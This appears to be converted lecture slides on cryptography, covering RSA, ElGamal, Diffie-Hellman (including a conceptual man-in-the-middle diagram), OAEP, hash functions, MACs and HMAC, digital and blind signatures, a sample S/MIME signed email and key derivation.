
Only uses the keypair of the recipient

- $C = E(K, P)$        $P = D(K^{-1}, C)$
- Sending a confidential message to **R**, requires **Y** knowing **R** public key ( $K_r$ )

No authentication

- **R** has no means to know who produced the ciphertext
- If  $K_r$  is really public, then everybody can do it

# Source authentication w/ asymmetric ciphers



**Only uses the keypair of the originator**

- $C = E(K^{-1}, P)$     $P = D(K, C);$
- Only O knows  $K_o^{-1}$ , which was used to produce the ciphertext

**There is no confidentiality**

- Knowing  $K_o$  (public) allows to decrypt the ciphertext
- If  $K_o$  is really public, everybody can do it

# RSA (Rivest, Shamir, Adelman)

## 1978

---

### Computational complexity

- Discrete logarithm
- Integer factoring

coprime ->  $\gcd(a, b) = 1$   
 $\times$  -> multiplication  
mod -> modulo operation  
 $\equiv$  -> modular congruence

### Key selection

- Large  $n$  (hundreds or thousands of bits)
- $n = p \times q$  with  $p$  and  $q$  being large (secret) prime numbers
- Choose an  $e$  co-prime with  $(p-1) \times (q-1)$
- Compute  $d$  such that  $e \times d \equiv 1 \pmod{(p-1) \times (q-1)}$
- Discard  $p$  and  $q$
- The value of  $d$  cannot be computed out of  $e$  and  $n$ 
  - Only from  $p$  and  $q$

# RSA Example

**p = 5    q = 11 (prime numbers)**

- $n = p \times q = 55$
  - $(p-1) \times (q-1) = 40$

**e = 3 (public key = e,n)**

- o Coprime of 40

**d = 27 (private key = d,n)**

- $e \times d \equiv 1 \pmod{40} \rightarrow (d \times e) \pmod{40} = 1, (27 \times 3) \pmod{40} = 1$

**For T = 26      (notice that T, C $\in$ [0, n-1])**

$$C = T^e \bmod n = 26^3 \bmod 55 = 31$$

$$T = C^d \bmod n = 31^{27} \bmod 55 = 26$$

# ElGamal - 1984

---

Similar to RSA, but using only the discrete logarithm complexity  
A variant is used for digital signatures (DSA and DSS)

## Operations and keys (for signature handling)

- $\beta = \alpha^x \pmod{p}$                      $K = (\beta, \alpha, p)$                      $K^{-1} = (x, \alpha, p)$
- $k$  random,  $k \cdot k^{-1} \equiv 1 \pmod{p-1}$
- Signature of  $M$ :  $(y, \delta)$      $y = \alpha^k \pmod{p}$      $\delta = k^{-1} (M - xy) \pmod{p-1}$
- Validation of signature over  $M$ :  $\beta^y y^\delta \equiv \alpha^M \pmod{p}$

## Problem

- Knowing  $k$  reveals  $x$  out of  $\delta$
- $k$  must be randomly generated and remain secret

# Diffie-Hellman Key Agreement




$q$  (large prime)  
 $\alpha$  (primitive root mod  $q$ )



**a = random**

$$Y_a = \alpha^a \text{ mod } q$$



$$K_{ba} = Y_b^a \text{ mod } q$$

**b = random**

$$Y_b = \alpha^b \text{ mod } q$$

$$K_{ab} = Y_a^b \text{ mod } q$$


$$K_{ba} = K_{ab}$$

# Diffie-Hellman Key Agreement: MitM attack



**a = random**

$$Y_a = \alpha^a \bmod q$$



$$K_{ca} = Y_c^a \bmod q$$

**c = random**


$$Y_c = \alpha^c \bmod q$$

$$K_{ac} = Y_a^c \bmod q$$

$$K_{cb} = Y_b^c \bmod q$$

**b = random**

$$Y_b = \alpha^b \bmod q$$



$$K_{cb} = Y_c^b \bmod q$$

# Randomization of asymmetric encryptions

---

## Non-deterministic (unpredictable) result of asymmetric encryptions

- **N** encryptions of the same value, with the same key, should yield **N** different results
- **Goal:** prevent the trial & error discovery of encrypted values

## Approaches

- Concatenation of value to encrypt with two values
  - A fixed one (for integrity control)
  - A random one (for randomization)

# Randomization of asymmetric encryptions: OAEP

## (Optimal Asymmetric Encryption Padding)

**IHash: Digest over Label**


**seed: Random**

**PS: zeros**

**M: Plain Text**

**MGF: Mask Generation Function**

- Similar to Hash, but with variable size



# Performance Increase: Hybrid cipher

---

## Combine Symmetric with Asymmetric Cipher

- Use the best of both worlds, while avoiding problems
- Asymmetric cipher: Uses public keys (but it's slow)
- Symmetric cipher: Fast (but with weak key exchange methods)

## Method:

1. Obtain  $K_{\text{pub}}$  from the receiver
2. Generate a random  $K_{\text{sim}}$
3. Calculate  $C_1 = E_{\text{sim}}(K_s, T)$
4. Calculate  $C_2 = E_{\text{asim}}(K_{\text{pub}}, K_s)$
5. Send  $C_1 + C_2$ 
  - $C_1$  = Text encrypted with symmetric key
  - $C_2$  = Symmetric key encrypted with the receiver public key
    - May also contain the IV

# Digest functions

---

**Give a fixed-length value from a variable-length text**

- Sort of text “fingerprint”

**Produce very different values for similar texts**

- Cryptographic one-way hash functions

**Relevant properties:**

- Preimage resistance
  - Given a digest, it is unfeasible to find an original text producing it
- 2nd-preimage resistance
  - Given a text, it is unfeasible to find another one with the same digest
- Collision resistance
  - It is unfeasible to find any two texts with the same digest
  - Birthday paradox

# Digest functions: size

---

**Considering the similar, yet different texts:**

- T1: “Hello User\_A!”, T2:“Hello User\_B!”, T3:“Hello User\_XY!”

**Different algorithms will result in values with different dimension, but independent of the dimension of the text**

- MD5:
  - T1: 70df836fdaf02e0dfc990f9139762541
  - T3: a08313b553d8bf53ca7457601a361bea
- SHA-1:
  - T1: f591aa1eabcc97fb39c5f422b370ddf8cb880fde
  - T3: c28b0520311e471200b397eaa55f1689c8866f25
- SHA-256:
  - T1: 9649d8c0d25515a239ec8ec94b293c8868e931ad318df4ccd0dff67aff89905
  - T3: 8fc49cde23d15f8b9b1195962e9ba517116f45661916a0f199fcf21cb686d852

# Digest functions: size

---

**Considering the similar, yet different texts:**

- T1: “Hello User\_A!”, T2:“Hello User\_B!”, T3:“Hello User\_XY!”

**A small change in the text (1 bit) results in a completely different result**

- MD5:
  - T1: 70df836fdaf02e0dfc990f9139762541
  - T2: c32e0f62a7c9c815063d373acac80c37
- SHA-1:
  - T1: f591aa1eabcc97fb39c5f422b370ddf8cb880fde
  - T2: bab31eb62f961266758524071a7ad8221bc8700b
- SHA-256:
  - T1: 9649d8c0d25515a239ec8ec94b293c8868e931ad318df4ccd0dff67aff89905
  - T2: e663a01d3bec4f35a470aba4baccece79bf484b5d0bffa88b59a9bb08707758a

# Digest functions

---

## Approaches


- Collision-resistant, one-way compression functions
- Merkle-Damgård construction
  - Iterative compression
  - Length padding

## Most common algorithms

- MD5 (128 bits)
  - No longer secure! It's easy to find collisions!
- SHA-1 (Secure Hash Algorithm, 160 bits)
  - Also no longer secure ... (collisions found in 2017)
- **SHA-2, aka SHA-256/SHA-512, SHA-3**

# Digest functions

---



# Message Integrity Code (MIC)

---

**Provide the capability to detect changes by devices**

- Communication/storage errors
- From a random process or without control

**Send: Calculate MIC and send T + MIC**

- $T = \text{Text}$ ,  $\text{MIC} = \text{digest}(T)$

**Receive: Receive data ( $T'$ ) and check if  $D(T) = \text{MIC}$**

- Calculate  $S' = \text{digest}(T')$
- Validate if  $S(T') = \text{MIC}$

**Doesn't protect from planned changes to the text**

- Attacker can manipulate  $T$  into  $T''$  and calculate a new  $\text{MIC}''$


# Message Authentication Codes (MAC)

**Hash, or digest, computed with a key**


- Only key holders can generate/validate the MAC

**Used to authenticate messages**

- $M' = M \mid MAC(M)$



# Example: GCM



# Message Authentication Codes (MAC):Approaches

---

## Encryption of an ordinary digest

- Using, for instance, a symmetric block cipher

## Using encryption with feedback & error propagation

- ANSI X9.9 (or DES-MAC) with DES CBC (64 bits)

## Adding a key to the hashed data

- Keyed-MD5 (128 bits)
  - $\text{MD5}(K, \text{keyfill}, \text{text}, K, \text{MD5fill})$
- HMAC (output length depends on the function H used)
  - $H(K, \text{opad}, H(K, \text{ipad}, \text{text}))$
  - $\text{ipad} = 0x36$  B times       $\text{opad} = 0x5C$  B times
    - HMAC-MD5, HMAC-SHA, etc.

# Encryption + Authentication

---

## **Encrypt-then-MAC: MAC is computed from cryptogram**

- Allows verifying integrity before (the longer) decryption

## **Encrypt-and-MAC: MAC is computed from plaintext**

- MAC is not encrypted
- May give information regarding original text (if similar to other)

BAD

## **MAC-then-Encrypt: MAC is computed from plaintext**

- MAC is encrypted
- Requires full decryption before MAC is validated

# Digital Signatures

---

## **Authenticate the contents of a document**

- Ensure its integrity (It was not changed)

## **Authenticate its author**

- Ensure the identity of the creator/originator

## **Prevent repudiation of creating a content**

- Genuine authors cannot deny authorship
  - Only the author could have generated a given signature
  - Note: Author is the creator of a content, not who sends the content

# Digital Signatures

---

## Approaches

- Asymmetric encryption
- Digest functions (only for performance)


**Signing:**  $A_x(\text{doc}) = \text{info} + E(K_x^{-1}, \text{digest(doc + info)})$   
**info associated with  $K_x$**

**Verification:**


$$D(K_x, A_x(\text{doc})) \equiv \text{digest(doc + info)}$$

# Signing / verification diagrams

## Signing



## Verification



If the hashes are equal, the signature is valid.

# Digital signature on a mail: Multipart content, signature w/ certificate

```
From - Fri Oct 02 15:37:14 2009
[...]
Date: Fri, 02 Oct 2009 15:35:55 +0100
From: =?ISO-8859-1?Q?Andr=E9_Z=FAquete?= <andre.zuquete@ua.pt>
Reply-To: andre.zuquete@ua.pt
Organization: IEETA / UA
MIME-Version: 1.0
To: =?ISO-8859-1?Q?Andr=E9_Z=FAquete?= <andre.zuquete@ua.pt>
Subject: Teste
Content-Type: multipart/signed; protocol="application/x-pkcs7-signature"; micalg=sha1; boundary="-----ms050405070101010502050101"
```

This is a cryptographically signed message in MIME format.

```
-----ms050405070101010502050101
Content-Type: multipart/mixed;
boundary="-----060802050708070409030504"
```

This is a multi-part message in MIME format.

```
-----060802050708070409030504
Content-Type: text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: quoted-printable
```

Corpo do mail

```
-----060802050708070409030504—
-----ms050405070101010502050101
Content-Type: application/x-pkcs7-signature; name="smime.p7s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7s"
Content-Description: S/MIME Cryptographic Signature
```

```
MIAGCSqGSIB3DQEHAqCAMIACQExCzAJBgUrDgMCGgUAMIAGCSqGSIB3DQEHAQAAollamTCC
BUkwggSyoAMCAQICBAcnlaEwDQYJKoZIhvcNAQEFBQAwdTELMAkGA1UEBhMCVVMxGDAWBgNV
[...]
KoZIhvcNAQEBBQAEgYCofks852BV77NVuww53vSxO1XtI2jhC1CDlu+tcTPoMD1wq5dc5v40
Tgsaw0N8dqgVLk8a/CdGMbRBu+J1LkrcVza+khnjItB66HhDRLrjmEGDNttrEjbqvpd2QO2
vxB3iPTIU+vCGXo47e6GyRydqTpBq0r49Zqmx+IJ6Z7iigAAAAAAA==
```

```
-----ms050405070101010502050101--
```

# Blind signatures

---

## Signatures made by a “blinded” signer

- Signer cannot observe the signed contents
- Similar to a handwritten signature on an envelope containing a document and a carbon-copy sheet

**Useful for ensuring anonymity of the signed information holder, while the signed information provides some extra functionality**

- Signer **X** knows someone who requires a signature (**Y**)
- **X** blinds  $T_1$  into  $T_2$ , and **Y** afterwards transforms it into a signature over  $T_2$ 
  - $T_2 = \text{blind}(b_x, T_1)$
- Requester **Y** can present  $T_2$  signed by **X**
  - But it cannot change  $T_2$
  - **X** cannot link  $T_2$  to the  $T_1$  that it observed when blinding

# Chaum Blind Signatures w/ RSA

---

## Blinding

- Random blinding factor  $K$
- $k \times k^{-1} \equiv 1 \pmod{N}$
- $m' = k^e \times m \pmod{N}$

## Ordinary signature (encryption w/ private key)

- $A_x(m') = (m')^d \pmod{N}$

## Unblinding

- $A_x(m) = k^{-1} \times A_x(m') \pmod{N}$

# Key Derivation

---

**Cipher algorithms require fixed dimension keys**

- 56, 128, 256... bits

**It's needed to derive keys from multiple sources**

- Shared secrets
- Passwords generated by humans
- PIN codes and small length secrets

**Original source may have low entropy**

- Reduces the difficulty of a brute force attack
- Although we must have some strong relation into a useful key

**Sometimes it's needed to generate multiple keys from the same material**

- While not allowing to find the material (a password) from the key

# Key Derivation - Purposes

---

**Key reinforcement: Increase the security of a password**

- Usually defined by humans
- Making dictionary attacks impractical

**Key expansion: Increase the dimension of a key**

- Expansion to a size that suits the algorithm
- Eventually derive other related keys for other algorithms (MAC)

# Key Derivation

---

**Key derivation requires the existence of:**

- A salt which makes the derivation unique
- A difficult problem
- A chosen level of complexity

**Computational difficulty:** Transformation will require the use of relevant computational resources

**Memory difficulty:** Transformation allows relevant storage resources

- Limits attacks using dedicated hardware accelerators

# Key Derivation: PBKDF2

---

## Password Based Key Derivation Function 2

Produces a key from a password, with a chosen difficulty

